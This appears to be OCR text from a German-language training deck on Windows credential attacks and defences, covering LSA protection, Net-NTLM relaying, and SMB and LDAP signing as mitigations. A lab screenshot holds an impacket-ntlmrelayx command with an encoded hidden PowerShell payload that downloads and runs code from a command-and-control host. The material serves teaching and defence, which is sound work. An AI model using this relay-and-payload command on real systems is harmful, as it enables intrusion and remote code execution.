


LSA Protection (RunAsPPL, Protected process light)
Keine besonderen Lizenz-/Hardware-Anforderungen



https://docs.microsoft.com/de-de/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection

Net-NTLM Relaying



Quelle: https://en.hackndo.com/ntlm-relay/

Kali - VMware Workstation

File Edit View VM Tabs Help

Kali

FreeRDP: 192.168.38.104 root@kali: ~/demo demo

root@kali: ~/demo

Metasploit root@kali: ~/demo RDP

root@kali: ~/demo 104x36

```
└─# impacket-ntlmrelayx -tf relay-targets.txt -w -smb2support -c 'powershell.exe -nop -w hidden -e WwBOA
GUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjA
G8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB6A
D0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlA
HQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgA
C0AbgBlACAAJABuAHUAbABsACkAewAkAHoALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHA
GUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJAB6AC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzA
D0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpA
GEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEA
G8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwAyAC4AYQB0AHQAYQBjAGsAZQByAC4AYwBoADoAOAAwA
DgAMAAvAHUANABwAHEASgA4AGgAaQBuAE8ARwAvAFIAQwBxAE8AWABaAGIAZAAnACkAKQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiA
GoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0A
HAAOgAvAC8AYwAyAC4AYQB0AHQAYQBjAGsAZQByAC4AYwBoADoAOAAwADgAMAAvAHUANABwAHEASgA4AGgAaQBuAE8ARwAnACkAKQA7A
A=='
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from WINDOMAIN/ADM_SERVER@192.168.38.102 controlled, attacking target smb:
//192.168.38.103
```

dc.windomain.local - VMware Workstation

File Edit View VM Tabs Help

logger dc.windomain.local wef.windomain.local win10.windomain.local

Recycle Bin

Z:\-vagrant\maliciousInk

File Home Share View

« -vagrant › maliciousInk

Search maliciousInk

Quick access
Desktop
Downloads
Documents
Pictures
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Windows 2016 (C:)
Shared Folders (\\vmware-host) (Z:)
Network


Name Date modified Type

interesting 6/20/2021 12:57 PM Short


1 item


Windows Server 2016 Standard Evaluation
Windows License valid for 166 days
Build 14393.rs1_release.161220-1747

Relaying-Schutz für jeden Server und Client SMB-Signierung




Relaying-Schutz für Domänencontroller (und ADCS ...)
LDAP-Signierung und -Kanalbindung



